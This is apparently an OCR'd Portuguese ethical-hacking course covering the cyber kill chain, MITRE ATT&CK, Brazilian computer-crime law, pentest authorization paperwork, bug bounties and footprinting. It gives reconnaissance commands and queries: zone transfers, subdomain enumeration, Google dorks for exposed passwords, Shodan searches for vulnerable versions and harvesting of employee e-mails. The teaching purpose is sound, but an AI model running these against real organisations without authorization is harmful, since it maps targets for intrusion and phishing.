
1. **Reconnaissance** — pesquisa e seleção do alvo.

2. **Weaponization** — criação do artefato malicioso (por exemplo, um documento com payload).
3. **Delivery** — entrega do artefato (e-mail, USB, site comprometido).
4. **Exploitation** — execução do código que explora a vulnerabilidade.
5. **Installation** — instalação de malware persistente.
6. **Command & Control (C2)** — estabelecimento de canal de comando remoto.
7. **Actions on Objectives** — execução do objetivo final (exfiltração, sabotagem).

Cyber Kill Chain (Lockheed Martin): quebrar qualquer elo interrompe o ataque

Figura 3 — Os sete elos da Cyber Kill Chain, da Lockheed Martin.

O valor defensivo do modelo é que **quebrar qualquer elo interrompe o ataque**. A defesa não precisa ser perfeita em todos os estágios; basta ser eficaz em um. O framework **MITRE ATT&CK** aprofunda essa ideia catalogando, de forma extremamente granular, as táticas e técnicas reais usadas por adversários — é hoje a referência central para times ofensivos e defensivos, e vale a pena consultá-lo em attack.mitre.org.



Home > Tactics > Enterprise

Enterprise tactics

Tactics represent the "why" of an ATT&CK technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.

Enterprise
Tactics: 15

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions

Figura 4 — As 15 táticas Enterprise do MITRE ATT&CK, do reconhecimento ao impacto (attack.mitre.org).

Controles de segurança e defesa em profundidade

Do outro lado da mesa está a defesa. Os controles de segurança classificam-se por natureza — **preventivos** (impedem o ataque, como um firewall), **detectivos** (identificam o ataque em curso, como um IDS) e **corretivos** (restauram o estado após um incidente, como um backup) — e por tipo — **técnicos** (tecnologia), **administrativos** (políticas e processos) e **físicos** (cadeados, catracas, câmeras).

O princípio arquitetural que rege a boa defesa é a **defesa em profundidade (defense in depth):** múltiplas camadas independentes de controle, de modo que a falha de uma não comprometa todo o sistema. O hacker ético testa exatamente essa premissa — procura o caminho em que as camadas falham em conjunto. Conceitos complementares que o profissional deve dominar são o **princípio do menor privilégio** (cada agente recebe apenas o acesso estritamente necessário) e a **superfície de ataque** (o conjunto de todos os pontos por onde um sistema pode ser atacado — reduzi-la é a forma mais eficaz de defesa).

Figura — A defesa em profundidade: camadas independentes de controle. Um DDoS, por exemplo, é enfrentado em várias delas ao mesmo tempo.

O arcabouço legal e ético no Brasil

O que separa o white hat do black hat não é a técnica — é idêntica — mas a **autorização** e a **intenção**. No Brasil, o profissional precisa conhecer:

- **Lei 12.737/2012 (Lei Carolina Dieckmann):** tipifica a invasão de dispositivo informático alheio, com ou sem violação de mecanismo de

segurança, para obter, adulterar ou destruir dados sem autorização. Invadir sem contrato é crime, ponto final.
- **Marco Civil da Internet (Lei 12.965/2014):** estabelece princípios de uso da internet, proteção de registros e responsabilidades.
- **LGPD (Lei 13.709/2018):** regula o tratamento de dados pessoais. Um pentest que acessa dados pessoais precisa prever isso contratualmente e proteger o que for coletado.
- **Código Penal (arts. 154-A e correlatos):** dá base à criminalização de condutas de invasão e interceptação.

No plano internacional, normas como a **Computer Fraud and Abuse Act (CFAA)** nos EUA e a **GDPR** na União Europeia têm efeitos extraterritoriais que podem alcançar operações brasileiras.

Os documentos que autorizam o trabalho

Nenhum teste começa sem papelada. Os instrumentos essenciais são:

- **Escopo (Scope of Work):** define exatamente o que será testado — faixas de IP, domínios, aplicações — e, igualmente importante, o que fica **fora** do escopo.
- **Regras de engajamento (Rules of Engagement):** janelas de execução, técnicas permitidas e proibidas (por exemplo, DoS geralmente é proibido), contatos de emergência, procedimento em caso de descoberta de comprometimento prévio.
- **Autorização formal ("get out of jail free card"):** o documento assinado por quem tem poder para autorizar, que comprova a legalidade da operação. Leve-o sempre consigo em engajamentos físicos.
- **Acordo de confidencialidade (NDA):** protege as informações sensíveis a que o testador terá acesso.

Modelos prontos e reputados ajudam a montar essa documentação — adapte-os sempre à legislação brasileira (LGPD e Lei 12.737/2012) e ao contrato específico:

- **Escopo (Scope of Work)** — SANS Pen Test Scope Worksheet e o padrão PTES — Pre-engagement.
- **Regras de engajamento (Rules of Engagement)** — SANS Pen Test Rules of Engagement Worksheet.
- **Autorização e política de pentest** — modelo de política da PurpleSec (DOCX gratuito), que inclui a autorização formal (o “get out of jail free card”).
- **Acordo de confidencialidade (NDA)** — Common Paper Standard Mutual NDA ou Bonterms Mutual NDA (ambos gratuitos, CC BY 4.0).

> ***Regra de ouro.*** *Sem autorização escrita e específica, não há hacking ético — há crime. Esta é a fronteira inegociável da profissão. Toda técnica deste material pressupõe que você está do lado certo dessa fronteira.*

Programas de bug bounty e divulgação responsável

Uma via legítima e crescente de atuação são os **programas de bug bounty**, em que organizações autorizam publicamente a busca de vulnerabilidades em seus sistemas, dentro de um escopo definido, e recompensam os pesquisadores. Plataformas como HackerOne e Bugcrowd intermediam esses programas. A **divulgação responsável (responsible disclosure)** é o processo ético de reportar uma falha ao fabricante e conceder-lhe prazo para correção antes de qualquer publicação. Respeitar o escopo do programa é o que mantém a atividade legal — atacar fora do escopo, mesmo dentro de uma plataforma de bounty, volta a ser crime.

As principais plataformas que intermediam esses programas, cada uma com seu foco:

Plataforma	Foco / Modelo	Destaque
HackerOne	Web, mobile, API, nuvem	Maior comunidade e triagem rápida com SLA; melhor opção geral.
Bugcrowd	Programas públicos e privados	Interface amigável; boa para iniciantes e intermediários.
Intigriti	Indústrias reguladas (UE)	Acessível a iniciantes; forte suporte a pesquisadores europeus.
Synack	Alvos corporativos (por convite)	Ecossistema curado de pesquisadores verificados; pagamentos altos.
YesWeHack	Indústrias reguladas (UE)	Foco em privacidade e conformidade; popular na Europa.
Cobalt	Pentests gerenciados	Mais pentest-como-serviço que bounty aberto; renda previsível.
Immunefi	Web3 / DeFi	Maiores pagamentos do setor; contratos inteligentes e blockchain.
HackenProof	Web2 + blockchain	Híbrida, amigável a iniciantes; recompensas em cripto.

Quadro — Principais plataformas de bug bounty e seus focos (adaptado de CloudSEK, 2026).

Lab 1 — Mapeando o vocabulário na prática

Objetivo: consolidar o vocabulário do domínio conectando conceitos a exemplos concretos, e ambientar-se com a documentação de referência.

Parte A — Classificação de ataques. Para cada cenário abaixo, identifique (1) qual propriedade da tríade CIA é violada e (2) em qual fase do hacking / elo da kill chain ele se encaixa:

1. Um atacante intercepta o tráfego Wi-Fi de uma cafeteria e lê e-mails não criptografados.
2. Um ransomware criptografa todos os arquivos de um servidor de arquivos.
3. Um atacante altera o número da conta de destino em uma transferência bancária.
4. Um e-mail de phishing entrega um documento com macro maliciosa.

Parte B — Exploração do MITRE ATT&CK. Acesse attack.mitre.org e localize a técnica **T1566 (Phishing)**. Leia as subtécnicas, os grupos de atacantes que a utilizam e as mitigações sugeridas. Anote como o mesmo comportamento aparece tanto na perspectiva ofensiva quanto na defensiva.

Parte C — Leitura da moldura legal. Localize o texto da Lei 12.737/2012 e identifique, no artigo 154-A, os elementos que caracterizam o crime de invasão. Reflita: qual único elemento, presente em um pentest, o descaracteriza como crime? (Resposta: a autorização.)

Resultado esperado: ao final, você deve ser capaz de descrever qualquer incidente de segurança usando o vocabulário preciso do domínio — ativo, ameaça, vulnerabilidade, exploit, propriedade violada, fase — e de identificar com clareza a linha que separa a prática legal da ilegal. Esse vocabulário será usado em todos os módulos seguintes.

Referências

- EC-COUNCIL. **Certified Ethical Hacker (CEH) v12: Módulo 1 — Introduction to Ethical Hacking**. EC-Council, 2023.
- BRASIL. **Lei nº 12.737/2012** (Lei Carolina Dieckmann) e **Lei nº 13.709/2018** (LGPD). Brasília: DOU.
- BRASIL. **Lei nº 12.965, de 23 de abril de 2014** (Marco Civil da Internet). Brasília: DOU, 2014.
- MITRE. **ATT&CK Framework**. Disponível em: https://attack.mitre.org. Acesso em: 3 jul. 2026.
- LOCKHEED MARTIN. **The Cyber Kill Chain**. Disponível em: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. Acesso em: 3 jul. 2026.

- STALLINGS, William. **Segurança de Computadores: Princípios e Práticas**. 2. ed. Rio de Janeiro: Elsevier, 2014.

Ferramentas citadas

- **MITRE ATT&CK —** base de conhecimento de táticas e técnicas de adversários. Gratuito (MITRE).
- **HackerOne / Bugcrowd —** plataformas de bug bounty. Serviço comercial (com acesso gratuito a pesquisadores).
- **Cyber Kill Chain —** modelo de análise de intrusão da Lockheed Martin. Uso livre para referência.

Módulo 2 — Footprinting e Reconhecimento

Todo ataque bem-sucedido começa com informação. Muito antes de tocar em qualquer sistema, o profissional dedica-se a conhecer profundamente o alvo, reunindo cada detalhe que possa se transformar em um vetor. Esta é a fase de reconhecimento, e é aqui que a intrusão realmente começa.

O que é footprinting

Footprinting — ou reconhecimento — é a primeira fase de qualquer ataque e, frequentemente, a mais subestimada. Consiste em coletar o máximo de informação possível sobre o alvo antes de tocar em qualquer sistema de forma intrusiva. Um reconhecimento bem-feito determina o sucesso de todas as fases seguintes: revela a superfície de ataque, identifica os pontos fracos prováveis e permite planejar a exploração com precisão cirúrgica. A máxima do ofício é clara: **quanto melhor o reconhecimento, mais curto e certeiro o ataque**.

O reconhecimento apoia-se em um ferramental consagrado, que este módulo detalha adiante. As ferramentas mais conhecidas para footprinting são:

- **Maltego** — mapeia graficamente relações entre pessoas, domínios, e-mails e infraestrutura, a partir de transformações OSINT.
- **Recon-ng** — framework modular de reconhecimento, com módulos e fluxo ao estilo do Metasploit.
- **theHarvester** — coleta e-mails, subdomínios, hosts e nomes a partir de motores de busca e fontes públicas.
- **SpiderFoot** — automatiza a coleta OSINT integrando dezenas de fontes em um único fluxo.
- **Shodan e Censys** — motores de busca de dispositivos e serviços expostos na internet, com seus banners, versões e certificados.
- **Google Hacking (Google Dorks / GHDB)** — operadores de busca avançada que revelam arquivos, painéis e dados expostos indevidamente.
- **Amass e Subfinder** — enumeração de subdomínios e mapeamento da superfície externa do alvo.
- **WHOIS e dig** — consultas de registro de domínio e de DNS — a base do reconhecimento técnico.
- **FOCA** — extrai metadados de documentos públicos (autores, versões de software, caminhos internos).

O objetivo é construir um retrato completo do alvo: seus domínios e subdomínios, faixas de IP, tecnologias empregadas, funcionários e seus e-mails, presença em redes sociais, infraestrutura de rede, parceiros, fornecedores e

qualquer detalhe que possa virar um vetor. Cada informação isolada parece inofensiva; combinadas, formam o mapa que orienta a intrusão.

Reconhecimento passivo versus ativo

A distinção mais importante deste módulo:

- **Reconhecimento passivo:** obtém informação **sem interagir diretamente** com os sistemas do alvo. Usa fontes públicas — motores de busca, redes sociais, registros WHOIS, bases de DNS públicas, vazamentos. O alvo não tem como saber que está sendo observado. É a fase mais silenciosa e, do ponto de vista legal, a de menor risco, pois utiliza informação disponível publicamente.
- **Reconhecimento ativo: interage com os sistemas** do alvo — resolve DNS diretamente contra seus servidores, faz requisições à aplicação, testa a existência de subdomínios. Gera rastros nos logs do alvo e, portanto, pode ser detectado. A fronteira entre reconhecimento ativo agressivo e varredura já começa a se borrar aqui.

Figura — Reconhecimento passivo: o atacante coleta informação de fontes públicas, sem tocar o alvo, que não percebe a observação.




Figura — Reconhecimento ativo: o atacante interage diretamente com o alvo, obtendo mais dados, mas deixando rastros nos logs.

Um bom pentester esgota o reconhecimento passivo antes de partir para o ativo, minimizando a exposição e maximizando o conhecimento prévio.

OSINT: inteligência de fontes abertas

OSINT (Open Source Intelligence) é a disciplina de coletar e analisar informação disponível publicamente. É a espinha dorsal do reconhecimento passivo. As fontes são vastas:

- **Site institucional do alvo:** organograma, comunicados, vagas de emprego (que revelam as tecnologias usadas — "procura-se administrador de Oracle 19c e VMware vSphere" é ouro puro), documentos publicados.
- **Redes sociais e LinkedIn:** nomes, cargos, e-mails, relações internas, tecnologias mencionadas por funcionários. O LinkedIn é uma mina para engenharia social e para inferir a estrutura organizacional.
- **Metadados de documentos:** PDFs, DOCX e imagens publicados frequentemente carregam metadados que revelam nomes de usuário, versões de software, caminhos internos e até nomes de servidores.
- **Registros públicos:** WHOIS, certificados TLS, registros de DNS, bases de números de sistemas autônomos (ASN).
- **Vazamentos de dados:** bases de credenciais expostas em incidentes anteriores.

Google hacking (Google dorking)

Os motores de busca indexam muito mais do que as organizações gostariam. O **Google dorking** usa operadores de busca avançados para encontrar informação sensível exposta inadvertidamente:

- `site:exemplo.com` — restringe a busca a um domínio.
- `filetype:pdf site:exemplo.com` — encontra documentos de um tipo específico.
- `intitle:"index of"` — localiza listagens de diretório abertas.
- `inurl:admin` — encontra painéis administrativos.
- `intext:"senha"` ou `intext:"password"` — procura credenciais expostas em texto.
- `cache:exemplo.com` — acessa a versão em cache de uma página, útil para ver conteúdo já removido.

O **Google Hacking Database (GHDB)**, mantido pela Exploit-DB em exploit-db.com/google-hacking-database, cataloga milhares dessas consultas prontas,

organizadas por objetivo — arquivos sensíveis, dispositivos expostos, mensagens de erro reveladoras, câmeras online.

> ***Cuidado ético.*** *Google dorking sobre um alvo autorizado é reconhecimento passivo legítimo. Usar as informações encontradas para acessar sistemas fora do escopo, ainda que expostos, extrapola a autorização. O fato de algo estar exposto não o torna livre para acesso.*

WHOIS e inteligência de domínio

O protocolo **WHOIS** consulta os registros de propriedade de um domínio ou faixa de IP. Revela — quando não protegido por serviços de privacidade — o registrante, contatos administrativos e técnicos, datas de registro e expiração, e os servidores de nome (nameservers) autoritativos.

```
1 whois exemplo.com
```




Figura 1 — Saída real do comando whois: registrador, datas de registro e expiração, e servidores de nome.

Mesmo com privacidade de WHOIS ativada, os **nameservers** e as datas costumam ficar visíveis, revelando o provedor de DNS e de hospedagem. A partir da faixa de IP, uma consulta WHOIS ao registrador regional (LACNIC, no Brasil) informa o **ASN** e o bloco de endereços da organização — o ponto de partida para mapear toda a infraestrutura de rede exposta.

Reconhecimento de DNS

O **DNS** é uma fonte riquíssima. Cada tipo de registro conta uma história sobre a infraestrutura:

- **Registro A / AAAA:** mapeia nomes para endereços IPv4/IPv6.

- **Registro MX:** servidores de e-mail — revela se a organização usa Google Workspace, Microsoft 365 ou servidor próprio.
- **Registro NS:** servidores de nome autoritativos.
- **Registro TXT:** frequentemente contém registros SPF, DKIM e DMARC, além de verificações de serviços de terceiros que revelam quais SaaS a empresa utiliza.
- **Registro CNAME:** apelidos que podem revelar serviços hospedados externamente.
- **Registro SOA:** informação administrativa da zona.

Ferramentas de linha de comando essenciais:

```
# Consulta genérica
dig exemplo.com ANY

# Servidores de e-mail
dig exemplo.com MX +short

# Servidores de nome
dig exemplo.com NS +short

# Registros TXT (SPF, DKIM, verificações de SaaS)
dig exemplo.com TXT +short

# Resolução reversa (do IP para o nome)
dig -x 203.0.113.10
```

Figura 2 — Consulta real de registro MX com dig: o servidor de e-mail do domínio.

O `nslookup` e o `host` cumprem funções semelhantes de forma mais concisa:

```
host -t mx exemplo.com
nslookup -type=ns exemplo.com
```

Transferência de zona (AXFR)

Um servidor DNS mal configurado pode permitir a **transferência de zona** — o despejo de todos os registros de um domínio, o que entrega o mapa completo da

infraestrutura de uma só vez. É uma falha clássica e ainda encontrada:

```
dig AXFR exemplo.com @ns1.exemplo.com
```

Se o servidor responder com a zona completa em vez de recusar, você tem uma vulnerabilidade de divulgação de informação para reportar — e um mapa pronto do alvo.

Enumeração de subdomínios

Os subdomínios multiplicam a superfície de ataque. Um `www` pode estar bem protegido enquanto um `dev`, `staging`, `vpn` ou `mail` esquecido está exposto. Técnicas e ferramentas:

- **Força bruta com wordlist:** ferramentas como `dnsrecon`, `dnsenum`, `fierce`, `gobuster dns`, `amass` e `subfinder` testam nomes prováveis contra o DNS.
- **Certificate Transparency:** todo certificado TLS emitido é registrado em logs públicos. Consultar crt.sh por um domínio revela subdomínios que já tiveram certificados emitidos — uma fonte passiva e extremamente eficaz.

```
# Enumeração passiva rápida com subfinder
subfinder -d exemplo.com

# Enumeração combinada e mais profunda com amass
amass enum -passive -d exemplo.com

# Reconhecimento de DNS abrangente
dnsrecon -d exemplo.com
```




Figura 3 — subfinder: enumeração passiva de subdomínios.

O subfinder é um enumerador passivo rápido: consulta dezenas de fontes públicas (Certificate Transparency, motores de busca, bases de DNS) e devolve

os subdomínios em segundos, sem enviar tráfego ao alvo. É ideal para uma primeira varredura ampla da superfície de ataque.

Figura 4 — amass: enumeração combinada e mais profunda.

O amass, do projeto OWASP, é mais abrangente: correlaciona múltiplas fontes e técnicas para mapear subdomínios, ASNs e blocos de rede. No modo -passive não toca o alvo; sem ele, também resolve e valida ativamente. Costuma encontrar mais que o subfinder, ao custo de ser mais lento.




Figura 5 — dnsrecon: reconhecimento de DNS abrangente.

O dnsrecon consolida, num só comando, boa parte das consultas DNS: enumera registros SOA, NS, MX, A, TXT e SRV, testa transferência de zona e pode fazer força bruta de subdomínios. É um bom ponto de partida para o reconhecimento de DNS de um domínio.

Shodan e Censys: o motor de busca das coisas

Shodan (shodan.io) e **Censys** são motores de busca que indexam dispositivos conectados à internet — servidores, câmeras, roteadores, sistemas industriais —

junto com seus serviços, banners, versões e vulnerabilidades conhecidas. Onde o Google indexa páginas, o Shodan indexa **serviços de rede**.




Figura — O Shodan: motor de busca de dispositivos conectados à internet, com mapa global de exposição.

Consultas úteis no Shodan:

- `hostname:exemplo.com` — dispositivos associados ao domínio.
- `org:"Nome da Organização"` — ativos de uma organização.
- `net:203.0.113.0/24` — dispositivos em uma faixa de IP.
- `port:3389 country:BR` — servidores RDP expostos no Brasil.
- `product:"Apache" version:"2.4.49"` — busca por uma versão específica e vulnerável.

O Shodan revela, de forma totalmente passiva, portas abertas, versões de software vulneráveis, painéis de administração expostos e dispositivos que a organização nem sabe que estão na internet. É frequentemente o atalho que economiza horas de varredura ativa.

Reconhecimento de pessoas e e-mails

Pessoas são o elo que conecta o reconhecimento técnico à engenharia social. Ferramentas de coleta:

- **theHarvester:** coleta e-mails, subdomínios, hosts e nomes de funcionários a partir de fontes públicas.

```
1 theHarvester -d exemplo.com -b all
```

Figura 6 — theHarvester: coleta de e-mails e hosts a partir de fontes públicas.

- **Maltego:** ferramenta gráfica de análise de relações, que correlaciona pessoas, domínios, e-mails, redes sociais e infraestrutura em um grafo visual — poderosíssima para enxergar conexões não óbvias.
- **Hunter.io** e similares: descobrem o padrão de e-mail corporativo (por exemplo, `nome.sobrenome@exemplo.com`), o que permite inferir o e-mail de qualquer funcionário identificado no LinkedIn.
- **Have I Been Pwned** (haveibeenpwned.com): verifica se e-mails do alvo apareceram em vazamentos conhecidos — credenciais vazadas são um vetor direto de acesso.

theHarvester — quando aplicar. É o primeiro passo da coleta de pessoas: rápido e automatizado, reúne e-mails, subdomínios e hosts de dezenas de fontes públicas com um só comando. Use-o no início do reconhecimento para ter, em minutos, um retrato da presença pública do alvo.

Maltego — quando aplicar. É a ferramenta da investigação aprofundada. Quando você já tem nomes, e-mails ou domínios e precisa enxergar as relações entre eles — quem trabalha com quem, qual e-mail liga a qual perfil, qual domínio compartilha infraestrutura — o grafo visual do Maltego revela conexões não óbvias. Aplique-o na fase de análise, para transformar dados soltos em um mapa de relacionamentos.

Hunter.io — quando aplicar. É o atalho para o padrão de e-mail corporativo. Descoberto o formato (por exemplo, nome.sobrenome@empresa.com), você infere o e-mail de qualquer funcionário identificado no LinkedIn — insumo direto para spear phishing autorizado. Use-o assim que tiver os nomes das pessoas-alvo.

Have I Been Pwned — quando aplicar. É a verificação de credenciais vazadas. Consulte-o para saber se e-mails do alvo apareceram em vazamentos conhecidos; um par usuário/senha vazado e reutilizado é um dos caminhos de acesso mais diretos. Aplique-o sempre que reunir e-mails, para priorizar quais contas testar (com autorização).

Frameworks de automação de reconhecimento

Para consolidar tudo, frameworks integram dezenas de fontes:

- **Recon-ng:** um framework modular no estilo do Metasploit, dedicado a reconhecimento, com módulos para cada fonte OSINT.
- **SpiderFoot:** automatiza a coleta a partir de mais de uma centena de fontes e apresenta os resultados de forma correlacionada.
- **OSINT Framework** (osintframework.com): um diretório categorizado de ferramentas e fontes, útil para não esquecer nenhum ângulo.

Recon-ng — para reconhecimento estruturado e reproduzível. Organizado como o Metasploit (com workspaces, módulos, opções e um banco de dados que acumula os resultados), é ideal para engajamentos em que o mesmo alvo é trabalhado ao longo de dias e por mais de uma pessoa. Cada módulo consulta uma fonte (Shodan, HackerTarget, bases de DNS, redes sociais) e grava hosts, contatos e credenciais no banco, prontos para alimentar o módulo seguinte. Aplique-o quando precisar de rastreabilidade e de encadear fontes automaticamente.

